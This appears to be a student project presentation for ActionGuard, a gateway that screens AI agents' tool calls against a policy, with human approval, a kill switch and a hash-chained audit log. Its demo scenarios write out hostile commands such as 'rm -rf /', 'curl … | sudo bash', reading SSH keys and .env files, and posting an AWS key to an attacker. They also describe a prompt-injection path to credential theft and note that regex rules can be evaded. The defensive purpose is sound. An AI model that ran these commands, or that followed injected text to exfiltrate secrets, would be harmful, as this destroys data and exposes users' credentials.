
try:
    run_shell("rm -rf /")       # never executes
except Blocked as e:
    print(e)                    # reason goes back to the LLM
```

Live demo: six scenarios

	SCENARIO	WHAT THE AGENT TRIES	VERDICTS FROM THE GATEWAY
1	**Routine engineering work**	read README · git status · pytest · SELECT query	ALLOW ×4
2	**Prompt injection → credential theft**	poisoned page, then read ~/.ssh/id_rsa · read .env · POST an AWS key to attacker	ALLOW · DENY · REVIEW · DENY
3	**Destructive commands**	rm -rf / · DROP TABLE customers · curl … | sudo bash	DENY ×3
4	**Human-in-the-loop**	pay 250 · pay 25,000 · email cfo@acme.com · email someone outside the company	ALLOW · REVIEW · ALLOW · REVIEW
5	**Runaway loop**	25 rapid read_file calls from one agent	ALLOW ×20 · DENY ×5
6	**Kill switch**	lockdown on → git status · lockdown off → git status	DENY · ALLOW

Run it: `python3 -m actionguard` then `python3 demo/run_demo.py`

The live dashboard



Screenshot of the running gateway (dashboard/index.html) after the scripted demo; 3200 × 1800 px.

1. **Live counters**

   Actions inspected, allowed, awaiting a human, blocked and agents seen, pushed over SSE.

2. **Action feed**

   Agent, tool, arguments, risk bar and final status for every call; click a row for the reasons.


3. **Approval queue**

   Held actions wait here. Approve or Reject sends an admin-authenticated decision.

4. **Kill switch**

   One click engages lockdown: every agent action is denied until it is released.

Explainable verdicts, verifiable audit



Tamper run on a copy of the demo database; the result matches tests/test_actionguard.py.

A **Why was it blocked?**

Each row expands to the verdict and every rule that fired: deny-secret-exfiltration (+100) and flag-unknown-domain (+50).

B **Chain intact: 48 entries**

“Verify audit chain” recomputes every SHA-256 link from the genesis hash.

```
$ python3 demo/tamper.py
Rewrote entry #6: deny -> allow

[Verify audit chain]
TAMPERING DETECTED at entry #6
5 entries verified before the break
```

```
hash = SHA-256(prev, ts, id, event, data)
```

Testing and results

16 / 16

unit and integration tests passing

```
python3 -m unittest discover -s tests
```


Engine (11)

allow, deny and review cases · flag escalation · risk accumulation · default fallback · chained-shell and known-bypass regressions · rate limit · lockdown · invalid policy rejected

Gateway + SDK (5)

SDK allows and blocks · approval flow (agent can't self-approve: 401) · fail-closed when gateway is down · input validation (400) · audit tamper detection

Scripted demo run (--auto)



- Allowed instantly (28)
- Held → approved (1)
- Held → rejected (2)
- Denied by policy (11)

6 / 6 scenarios behaved as expected

python3 demo/run_demo.py --auto against the live gateway on :8700

< 0.2 ms

per policy decision (engine)
median 0.02–0.13 ms

≈ 3 ms full SDK → HTTP → SQLite round trip

Apple M1 · Python 3.14 · 20-rule policy · 8 representative actions · engine only; HTTP and SQLite add to this

20 / 25 calls allowed before the rate limit tripped

6 bypass/robustness defects found in code review → fixed + regression-tested

Security analysis: STRIDE and limits

Threat	Example	Mitigation in ActionGuard
Spoofing	Agent approves its own request	Admin calls need a Bearer token (constant-time compare); agents never hold it
Tampering	Insider rewrites the audit DB	SHA-256 hash chain; /v1/audit/verify names the broken entry
Repudiation	“The bot did that, not me”	Evaluations, approvals, lockdowns and reloads logged with who and when
Information disclosure	Agent exfiltrates keys or PII	Credential and secret-exfiltration deny rules; PII and unknown-domain flags
Denial of service	Runaway loop, huge payload	20 actions per 10 s per agent; 1 MB body cap; name validation
Elevation of privilege	sudo, curl | sh, injected orders	Deny and flag rules, human review, kill switch

Honest limitations

Regex can be evaded
Encodings, variables or aliases can slip past patterns; unknown actions default to review.

The SDK is cooperative
An agent that calls tools directly bypasses it, so tools and their credentials must sit behind the gateway.


Per-process state
Rate-limit window and lockdown flag live in memory: lost on restart, not shared across replicas.

Detects, doesn't prevent
Anyone with DB write access can rebuild the whole chain; anchor the head hash externally.

Demo defaults
Default admin token and plain HTTP on localhost; set a secret token and TLS in production.


Market scope

AI agents market (US$ billion)



Sources: MarketsandMarkets, Apr 2025 (46.3% CAGR); BCC Research, Jan 2026 (43.3% CAGR)

AI TRiSM market (US$ billion)



Source: MarketsandMarkets, Aug 2026 (30.3% CAGR; security and runtime control is the largest segment)

10–15%

of agentic AI markets will be "guardian agent" tech (AI supervising AI) by 2030

Source: Gartner, Jun 2025

$182.9B

AI agents market forecast for 2033 (49.6% CAGR, 2026–33)

Source: Grand View Research, Jun 2026

44%

of organisations have policies to secure their AI agents


Source: SailPoint, May 2025

Analyst forecasts use different market definitions, so read them as ranges and never add them together.

Competitive landscape

Product	Layer	Tool-call policy	Human approval	Tamper-evident audit
Lakera Guard	Content	—	—	—
NVIDIA NeMo Guardrails	Mostly content	Partial	—	—
Guardrails AI	Content	—	—	—
Meta LlamaFirewall	Content + reasoning	—	—	—
Protect AI / Prompt Security	Posture, content, usage	—	—	—
Zenity	Posture + partial action	Partial	—	—
Invariant Labs Gateway	Action	**Yes**	—	—
HumanLayer	Action (approvals)	—	**Yes**	—
ActionGuard	**Action**	**Yes**	**Yes**	**Yes**

Based on public product descriptions in docs/research-notes.md §5; "—" means not a core capability in those sources.



Validation: in Sep 2025 alone SentinelOne, Cato, F5, CrowdStrike and Check Point each bought an AI-security start-up. Snyk bought Invariant (Jun 2025); Cisco bought Astrix (Jun 2026).

**reported. Sources: PANW 10-K; SentinelOne 10-Q; F5 PR; BankInfoSecurity*

Business model and target users

Community

Free · open source

- Gateway, policy engine and SDK
- Live dashboard
- Default policy packs
- Self-hosted, single node

Cloud console

Paid subscription

- Hosted, multi-tenant console
- SSO and role-based access
- Slack / Teams approvals
- Long-term audit retention

Enterprise

Annual contract

- Compliance reports (EU AI Act, ISO 42001)
- Managed, curated policy packs
- On-prem / VPC, SIEM export
- Support SLA

Who buys it



Fintech and payments
Agents that move money or touch card data



Developer tools and DevOps
Coding agents with shell, repo and cloud access



Enterprises running agents
Internal copilots acting on company data



Regulated industries
BFSI, healthcare and the public sector, which need oversight evidence

Standards and compliance alignment

OWASP Top 10 for LLM and Agentic Apps

Excessive Agency (LLM06 → LLM03 in 2026): require human approval for high-impact actions and enforce authorization outside the LLM. Agentic list: ASI02 Tool Misuse, ASI03 Privilege Abuse, ASI05 Code Execution.

ActionGuard: Gateway policy + review queue. OWASP's Agent Control Standard v0.1 (Sep 2026) describes the same enforcement-point model.

NIST AI RMF 1.0

Four functions: Govern, Map, Measure, Manage. NIST's AI Agent Standards Initiative (Feb 2026) adds agent security, identity and authorization.

ActionGuard: Govern: versioned policy, admin roles · Map: tools named in rules · Measure: risk scores · Manage: review, kill switch.

EU AI Act, Article 14: human oversight

People must be able to understand, override and stop high-risk systems. Annex III obligations apply from 2 Dec 2027 and Annex I from 2 Aug 2028 (Digital Omnibus, OJ 24 Jul 2026).

ActionGuard: Review queue to override, kill switch as the “stop” button, reasons shown for every verdict.

ISO/IEC 42001:2023

The first certifiable AI management system standard (Dec 2023): documented controls backed by evidence.

ActionGuard: The policy file is a documented control; the hash-chained ledger is audit evidence.

Sources: genai.owasp.org; nist.gov; ai-act-service-desk.ec.europa.eu, Sidley (Jun 2026), FPF; webstore.iec.ch

Future scope

Enforcement

MCP proxy mode
Transparent firewall in front of any MCP server, no SDK needed

Sandboxed execution
Run allowed tools in least-privilege containers

Taint tracking
Stricter rules for actions influenced by untrusted web or email content

Intelligence and policy

LLM risk classifier
A second opinion on intent; may raise risk, never overrule a deny

Policy-as-code
Policy tests in CI and GitOps rollout with review

Scale and operations

Postgres + Redis
Shared state and rate limits for horizontal scale

SSO, RBAC, multi-tenant
Reviewer roles and per-team policies

Slack / Teams approvals
Approve where reviewers already work

Trust and ecosystem

Anchored audit head
Publish the head hash to a transparency log

SIEM export
OpenTelemetry events into existing security tools

Framework plugins
LangChain / LangGraph, CrewAI, OpenAI Agents SDK, Claude Agent SDK

Conclusion

1

Agents fail at the action layer

Replit, Amazon Q, GitHub MCP and PocketOS all came down to one unchecked tool call. Prompt filters alone never see that moment.

DENY

2

ActionGuard checks every tool call before it runs

A declarative policy and risk score decide allow, review or deny in well under a millisecond. Humans approve the risky calls, and a hash chain proves what happened.

REVIEW

3

It fits where standards and the market are heading

OWASP Excessive Agency, EU AI Act Article 14 and Gartner's guardian agents all point to runtime enforcement: an open-core product with clear buyers.

ALLOW

References

[1] OWASP, Top 10 for LLM Applications 2025: LLM06 Excessive Agency. genai.owasp.org

[2] OWASP, Top 10 for LLM Applications 2026 (3 Aug 2026) and Agent Control Standard v0.1 (Sep 2026). genai.owasp.org; CSA research note, 4 Sep 2026

[3] OWASP, Top 10 for Agentic Applications 2026 (9 Dec 2025). genai.owasp.org

[4] NIST, AI Risk Management Framework 1.0 (AI 100-1), Jan 2023. nist.gov/itl/ai-risk-management-framework

[5] NIST CAISI, Strengthening AI agent hijacking evaluations, 17 Jan 2025 (upd. 19 Dec 2025); AI Agent Standards Initiative, 17 Feb 2026. nist.gov

[6] EU AI Act, Article 14 Human oversight. ai-act-service-desk.ec.europa.eu; timeline: Sidley Data Matters, 22 Jun 2026; Future of Privacy Forum

[7] ISO/IEC 42001:2023, AI management systems. webstore.iec.ch/publication/90574

[8] Gartner press releases: 11 Jun 2025 (guardian agents); 25 Jun 2025 (40% of agentic AI projects canceled, via W.Media); 26 Aug 2025 (40% of enterprise apps); 28 Apr 2026 (agent sprawl). gartner.com/en/newsroom

[9] SailPoint / Dimensional Research, AI agent security survey, BusinessWire, 28 May 2025

[10] Cisco, AI Readiness Index 2025, 14 Oct 2025. newsroom.cisco.com

[11] MarketsandMarkets, AI Agents Market (Apr 2025) and AI TRiSM Market (25 Aug 2026). marketsandmarkets.com

[12] BCC Research, AI agents market, 5 Jan 2026; Grand View Research, AI Agents Market Report, Jun 2026

[13] Incidents: TechTarget, 22 Jul 2025 (Replit); AWS bulletin AWS-2025-015, 23 Jul 2025 (Amazon Q); Invariant Labs, 26 May 2025 (GitHub MCP); BleepingComputer, 11 Jun 2025 (EchoLeak); ABC7, 30 Apr 2026 (PocketOS); Unit 42, 3 Mar 2026

[14] Deals: Palo Alto Networks FY25 10-K (Protect AI); SentinelOne 10-Q (Prompt Security); F5 press release, 11 Sep 2025; BankInfoSecurity (CrowdStrike–Pangea); Check Point press release (Lakera); SiliconANGLE, 24 Jun 2025 (Snyk–Invariant); Cisco blog (Astrix)

Full URLs and publication dates: docs/research-notes.md in the project repository.

Thank you

Questions?

ALLOW REVIEW DENY

Try it yourself

```
python3 -m actionguard
python3 demo/run_demo.py
```

<Student Name(s)> · Guide: <Guide Name>

